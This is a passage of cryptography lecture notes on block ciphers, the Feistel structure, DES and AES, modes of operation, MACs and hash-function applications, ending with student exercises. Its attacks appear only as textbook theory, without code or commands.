It can be shown that this probability is less than $\frac{1}{2}$ if k is slightly above $\sqrt{n}$. As $n\to\infty$, the expected number of balls needed for a collision is $\sqrt{n\pi/2}$.

One consequence is that if a 2^n search is considered computationally sufficiently infeasible, then the output of a collision-resistant hash function needs to be at least $2n$ bits large.

Blockciphers

Encryption is performed today typically with blockcipher algorithms, which are key-dependent permutations, operating on bit-block alphabets. Typical alphabet sizes: 2^{64} or 2^{128}

$$E : \{0,1\}^k \times \{0,1\}^n \rightarrow \{0,1\}^n$$

$\longrightarrow$ Confusion – make relationship between key and ciphertext as complex as possible

$\longrightarrow$ Diffusion – remove statistical links between plaintext and ciphertext

$\longrightarrow$ Prevent adaptive chosen-plaintext attacks, including differential and linear cryptanalysis

$\longrightarrow$ Product cipher: iterate many rounds of a weak pseudo-random permutation to get a strong one

$\longrightarrow$ Feistel structure, substitution/permutation network, key-dependent s-boxes, mix incompatible groups, transpositions, linear transformations, arithmetic operations, substitutions, ...

Feistel structure

The Feistel structure is a technique to build an (invertible) random permutation $E : P \leftrightarrow C$ using a (non-invertible) random function f as a building block. It was invented by the team that designed IBM's proposal for the Data Encryption Standard (DES) algorithm in the 1970s.

The basic idea is to split the plaintext block P (e.g., 64 bits) into two equally-sized halves L and R (e.g., 32 bits each):

$$P = L_0 || R_0$$

Then the non-invertible function f is applied in each round i alternatingly to one of these halves, and the result is XORed onto the other half, respectively:

$$\begin{array}{llll} R_i = R_{i-1} \oplus f(L_{i-1}) & \text{and} & L_i = L_{i-1} & \text{for odd } i \\ L_i = L_{i-1} \oplus f(R_{i-1}) & \text{and} & R_i = R_{i-1} & \text{for even } i \end{array}$$

After rounds $1, \ldots, n$ have been applied, the two halves are concatenated to form the ciphertext block C:

$$C = L_n || R_n$$

Decryption works backwards, undoing round after round, starting from the ciphertext. This is possible, because the Feistel structure is arranged such that at any stage, the input value for f is known, as it also forms half of all bits of the result of a round:

$$\begin{array}{llll} R_{i-1} = R_i \oplus f(L_i) & \text{and} & L_{i-1} = L_i & \text{for odd } i \\ L_{i-1} = L_i \oplus f(R_i) & \text{and} & R_{i-1} = R_i & \text{for even } i \end{array}$$

Even if f were an ideal random function, at least three Feistel rounds are needed to build something that behaves like a random permutation (Luby-Rackoff construction). After a single round, the left half of P still appears unmodified in C. After two rounds, a single-bit change in the right half of P causes just a single-bit change in the right half of C. Only after at least three rounds does a change to any bit of the plaintext block affect all bits of the ciphertext block.

The function f used in DES is much simpler than a good pseudo-random function. Therefore, DES applies not just 3 rounds, but uses 16, to apply f many more times and thus increase the complexity of the resulting pseudo-random permutation to a level that defies most practical cryptoanalytic attacks.

Data Encryption Standard (DES)


The Data Encryption Algorithm developed by IBM became in 1977 the US government standard block cipher for unclassified data.

DES has a block size of 64 bits and a key size of 56 bits. The relatively short key size and its limited protection against brute-force key searches immediately triggered criticism, but this did not prevent DES from becoming the most commonly used cipher for banking networks and numerous other applications over the past 25 years.


DES is an example of a 16-round *Feistel cipher*, which means that each round takes part of the current text, applies a function and XORs its result onto another part. The Feistel structure can be used to construct a permutation from building blocks that are not permutation functions.


DES was designed for hardware implementation such that the same circuit can be used with only minor modification for encryption and decryption. It is not particularly efficient in software.

http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf



The round function f expands the 32-bit input to 48-bit, XORs this with a 48-bit subkey, and applies eight carefully designed 6-bit to 4-bit substitution tables ("s-boxes"). The expansion function E makes sure that each sbox shares one input bit with its left and one with its right neighbour.






The key schedule of DES breaks the key into two 28-bit halves, which are left shifted by two bits in most rounds (only one bit in round 1,2,9,16) before 48-bit are selected as the subkey for each round.

Exercise 22 What happens to the ciphertext block if all bits in both the key and plaintext block of DES are inverted?

In November 2001, the US government published the new Advanced Encryption Standard (AES), the official DES successor with 128-bit block size and 128, 192 or 256 bit key length.


Advanced Encryption Standard (AES)

Each of the 9–13 Rijndael rounds starts with an 8-bit s-box applied to each of the 16 input bytes, followed by a permutation of the byte positions. Next follows the column mix in which each 4-byte vector is multiplied with a 4×4 matrix in GF(2^8). Finally, a subkey is XORed into the result.



http://csrc.nist.gov/encryption/aes/
http://www.iaik.tu-graz.ac.at/research/krypto/AES/

Electronic Code Book (ECB)



In the simplest **mode of operation** standardised for DES, AES, and other block ciphers, the message is cut into n-bit blocks, where n is the block size of the cipher, and then the cipher function is applied to each block individually.

http://csrc.nist.gov/publications/nistpubs/800-38a/sp800-38a.pdf


The Electronic Code Book (ECB) mode has a number of problems and is therefore generally not recommended for use:


- $\longrightarrow$ Repeated plaintext messages can be recognised by the eavesdropper as repeated ciphertext. If there are only few possible messages, an eavesdropper might quickly learn the corresponding ciphertext.
- $\longrightarrow$ Plaintext block values are often not uniformly distributed, for example in ASCII encoded English text, some bits have almost fixed values. As a result, not the entire input alphabet of the block cipher is utilised, which simplifies for an eavesdropper building and using a value table of E_K.

Both problems can be solved by using other modes of operation than DES. Using a pseudo-random value as the input of the block cipher will use its entire alphabet uniformly, and independent of the plaintext content, a repetition of cipher input has to be expected only after $\sqrt{2^n} = 2^{\frac{n}{2}}$ blocks have been encrypted with the same key ($\rightarrow$ birthday paradox).

The Cipher Block Chaining mode XORs the previous ciphertext into the plaintext to achieve this, and the entire ciphertext is randomised by prefixing it with a random *initial vector* (IV).


Cipher Block Chaining (CBC)





$$C_i = E_K(P_i \oplus C_{i-1})$$

Message Authentication Code (MAC)




A modification of CBC provides integrity protection for data. The initial vector is set to a fixed value (e.g., 0), and C_n of the CBC calculation is attached to the transmitted plaintext. Anyone who shares the secret key K with the sender can recalculate the MAC over the received message and compare the result. A MAC is the cryptographically secure equivalent of a checksum, which only those who know K can generate and verify.

Further tricks with block ciphers

One-way function from block cipher

A block cipher can be turned into a one-way function by XORing the input onto the output. This prevents decryption, as the output of the blockcipher cannot be reconstructed from the output of the one-way function.




Another way of getting a one-way function is to use the input as a key in a block cipher to encrypt a fixed value.

Both approaches can be combined to use a block cipher E as the compression function in a secure hash function (see page 86):

$$H_i = E_{X_i}(H_{i-1}) \oplus H_{i-1}$$

Pseudo-random bit stream generation

Feeding the output of a block cipher back into its input leads to a key-dependent sequence of pseudo-random blocks $R_i = E_K(R_{i-1})$ with $R_0 = 0$:



Again, the key K should be replaced before in the order of $2^{\frac{n}{2}}$ n-bit blocks have been generated, otherwise the random block generator is likely to enter a cycle where $R_i = R_{i-k}$ for some k in the order of $2^{\frac{n}{2}}$.

Output Feedback Mode (OFM)

In this mode of encryption, the plaintext is simply XORed with the output of the above pseudo-random bit stream generator:

$$R_0 = 0, \quad R_i = E_K(R_{i-1}), \quad C_i = P_i \oplus R_i$$

Encryption techniques that generate a pseudo-random bit stream which is XORed onto the plaintext are called *stream ciphers*.

Counter Mode (CTR)

This mode obtains the pseudo-random bit stream by encrypting an easy to generate sequence of mutually different blocks, such as the natural numbers plus some offset O encoded as n-bit binary values:

$$R_i = E_K(i + O), \quad C_i = P_i \oplus R_i$$

It is useful for instance when encrypting files for which fast random access decryption is needed. The offset O can be chosen randomly and transmitted/stored with each encrypted message like an initial vector.

Cipher Feedback Mode (CFB)

$$C_i = P_i \oplus E_K(C_{i-1})$$

As in CBC, C_0 is a randomly selected initial vector, whose entropy will propagate through the entire ciphertext.

Both OFB and CFB can also process messages in steps smaller than n-bit blocks, such as single bits or bytes. To process m-bit blocks ($m < n$), an n-bit shift register is connected to the input of the block cipher, only m bits of the n-bit output of E_K are XORed onto P_i, the remaining $n - m$ bits are discarded, and m bits are fed back into the shift register (depending on the mode of operation).

Triple DES (TDES)

The too short key length of DES has frequently been expanded to 112 or 168 bits using the Triple-DES construction:

$$\begin{aligned} TDES_K(P) &= DES_{K_3}(DES^{-1}_{K_2}(DES_{K_1}(P))) \\ TDES^{-1}_K(C) &= DES^{-1}_{K_1}(DES_{K_2}(DES^{-1}_{K_3}(C))) \end{aligned}$$

Where key size is a concern, $K_1 = K_3$ is used. With $K_1 = K_2 = K_3$, the construction is backwards compatible to DES.

Double DES would be vulnerable to a meet-in-the-middle attack that requires only 2^{57} iterations and 2^{57} blocks of storage space: the known P is encrypted with 2^{56} different keys, the known C is decrypted with 2^{56} keys and a collision among the stored results leads to K_1 and K_2.

Applications of secure hash functions

Message Authentication Code

Hash a message M concatenated with a key K:

$$\text{MAC}_K(M) = h(K, M)$$

This construct is secure if h is an ideal pseudo-random function.

Danger: If h is a compression-function based secure hash function, an attacker can call the compression function again on the MAC to add more blocks to M, and obtain the MAC of a longer M' without knowing the key. To prevent such a message-extension attack, variants like

$$\text{MAC}_K(M) = h(h(K, M))$$

can be used to terminate the iteration of the compression function in a way that the attacker cannot continue.

A standard technique that is widely used with MD5 or SHA-1 for h is:

$$\text{HMAC}_K = h(K \oplus X_1, h(K \oplus X_2, M))$$

The fixed padding values X_1, X_2 used in HMAC extend the length of the key to the input size of the compression function, thereby permitting precomputation of its first iteration.

`http://www.ietf.org/rfc/rfc2104.txt`

Password hash chain

$$\begin{aligned} R_0 &= \text{random} \\ R_{i+1} &= h(R_i) \quad (0 \leq i < n) \end{aligned}$$

Store R_n in a host and give list $R_{n-1}, R_{n-2}, \ldots, R_0$ as one-time passwords to user. When user enters password R_{i-1}, its hash $h(R_{i-1})$ is compared with the password R_i stored on the server. If they match, the user is granted access and R_{i-1} replaces R_i.

Leslie Lamport: *Password authentication with insecure communication*. CACM 24(11)770–772, 1981. `http://doi.acm.org/10.1145/358790.358797`

Proof of prior knowledge / secure commitment

You have today an idea that you write down in message M. You do not want to publish M yet, but you want to be able to prove later that you knew M already today. So you publish $h(M)$ today.

If the entropy of M is small (e.g., M is a simple password), there is a risk that h can be inverted successfully via brute-force search. Solution: publish $h(N, M)$ where N is a random bit string (like a key). When the time comes to reveal M, also reveal N. Publishing $h(N, M)$ can also be used to commit yourself to M, without revealing it yet.

Hash tree

Leaves contain hash values of messages, each inner node contains the hash of the concatenated values in the child nodes directly below it.

Advantages of tree over hashing concatenation of all messages:

$\longrightarrow$ Update of a single message requires only recalculation of hash values along path to root.

$\longrightarrow$ Verification of a message requires only knowledge of values in all direct children of nodes in path to root.

One-time signatures

Secret key: $2n$ random bit strings $R_{i,j}$ $(i \in \{0, 1\}, 1 \leq j \leq n)$

Public key: $2n$ bit strings $h(R_{i,j})$

Signature: $(R_{b_1,1}, R_{b_2,2}, \ldots, R_{b_n,n})$, where $h(M) = b_1 b_2 \ldots b_n$

Stream authentication

Alice sends to Bob a long stream of messages $M_1, M_2, \ldots, M_n$. Bob wants to verify Alice's signature on each packet immediately upon arrival, but it is too expensive to sign each message individually.

Alice calculates

$$
\begin{aligned}
C_1 &= h(C_2, M_1) \\
C_2 &= h(C_3, M_2) \\
C_3 &= h(C_4, M_3) \\
&\cdots \\
C_n &= h(0, M_n)
\end{aligned}
$$

and then sends to Bob the stream

$$C_1, \text{Signature}(C_1), (C_2, M_1), (C_3, M_2), \ldots, (0, M_n).$$

Only the first check value is signed, all other packets are bound together in a hash chain that is linked to that single signature.

Exercise 23 Decipher the shift cipher text
LUXDZNUAMNDODJUDTUZDGYQDLUXDGOJDCKDTKKJDOZ

Exercise 24 How can you break any transposition cipher with $\lceil \log_a n \rceil$ chosen plaintexts, if a is the size of the alphabet and n is the permutation block length?

Exercise 25 Show that the shift cipher provides unconditional security if $\forall K \in \mathbb{Z}_{26} : p(K) = 26^{-1}$ for plaintexts $P \in \mathbb{Z}_{26}$.

Exercise 26 Explain for each of the discussed modes of operation (ECB, CBC, CFB, OFB, CTR) of a block cipher how decryption works.

Exercise 27 A sequence of plaintext blocks $P_1, \ldots, P_8$ is encrypted using DES into a sequence of ciphertext blocks. Where an IV is used, it is numbered C_0. A transmission error occurs and one bit in ciphertext block C_3 changes its value. As a consequence, the receiver obtains after decryption a corrupted plaintext block sequence $P'_1, \ldots, P'_8$. For the discussed modes of operation (ECB, CBC, CFB, OFB, CTR), how many bits do you expect to be wrong in each block P'_i?

Exercise 28 Given a hardware implementation of the DES encryption function, what has to be modified to make it decrypt?

Exercise 29 If the round function f in a Feistel construction is a pseudo-random function, how many rounds n are at least necessary to build a pseudo-random permutation? What test can you apply to distinguish a Feistel structure with $n - 1$ rounds (with high probability) from a random permutation?

Exercise 30 Using a given pseudo-random function $F : \{0, 1\}^{100} \rightarrow \{0, 1\}^{100}$, construct a pseudo-random permutation $P : \{0, 1\}^{300} \rightarrow \{0, 1\}^{300}$ by extending the Feistel principle appropriately.

Exercise 31 Explain the collision resistance requirement for the hash function used in a digital signature scheme.

Exercise 32 Show how the DES block cipher can be used to build a 64-bit hash function. Is the result collision resistant?

Exercise 33 Your opponent has invented a new stream cipher mode of operation for DES. He thinks that OFB could be improved by feeding back into the key port rather than the data port of the DES chip. He therefore sets $R_0 = K$ and generates the key stream by $R_{i+1} = E_{R_i}(R_0)$. Is this better or worse than OFB?

Exercise 34 A programmer wants to use CBC in order to protect both the integrity and confidentiality of network packets. She attaches a block of zero bits P_{n+1} to the end of the plaintext as redundancy, then encrypts with CBC. At the receiving end, she verifies that the added redundant bits are after CBC decryption still all zero. Does this test ensure the integrity of the transferred message?

